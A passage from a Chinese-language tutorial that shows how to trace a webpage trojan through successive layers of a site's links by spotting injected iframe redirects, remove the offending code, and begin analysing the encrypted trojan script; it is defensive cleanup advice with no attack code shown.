


图2




图3

还是没有出现可疑的链接信息，如图2。

所以我们选中第二层的一个网站链接后，同样再点击“点击”和“过滤”按钮，来对网站第三层链接中的信息内容进行分析。

经过分析，我们在第三层链接中发现了两个Iframe函数跳转的链接，而该函数正是网站挂马所必须的。选择其中的一个Iframe函数链接后，重复前面进行过的链接分析操作，这时我们就会看到在网站的第四层链接中也有一个Iframe函数链接，如图3。接着再往下分析，就会发现网站第五层中的所有链接都调用了Iframe函数，如图4。现在我们就可以断定黑客是把网页木马挂到了网站的第四层链接的一个网页文件内了，这时只需要将出现问题的网页中和Iframe函数相关的代码删除掉就行了。




图4

三、加密代码还原

通过上面的分析，可以说已经完成了“内鬼”的寻找，如果大家觉得还有必要的话，可以继续对网页木马中的代码进行分析，从而了解到到底是什么病毒木马在作祟。任意选择第五层中的一个链接，点击“点击”按钮，这时就可以在处理框中看到它的代码了。由于代码信息中的一部分为乱码，因此可以肯定该网页代码被加密了，如图5。

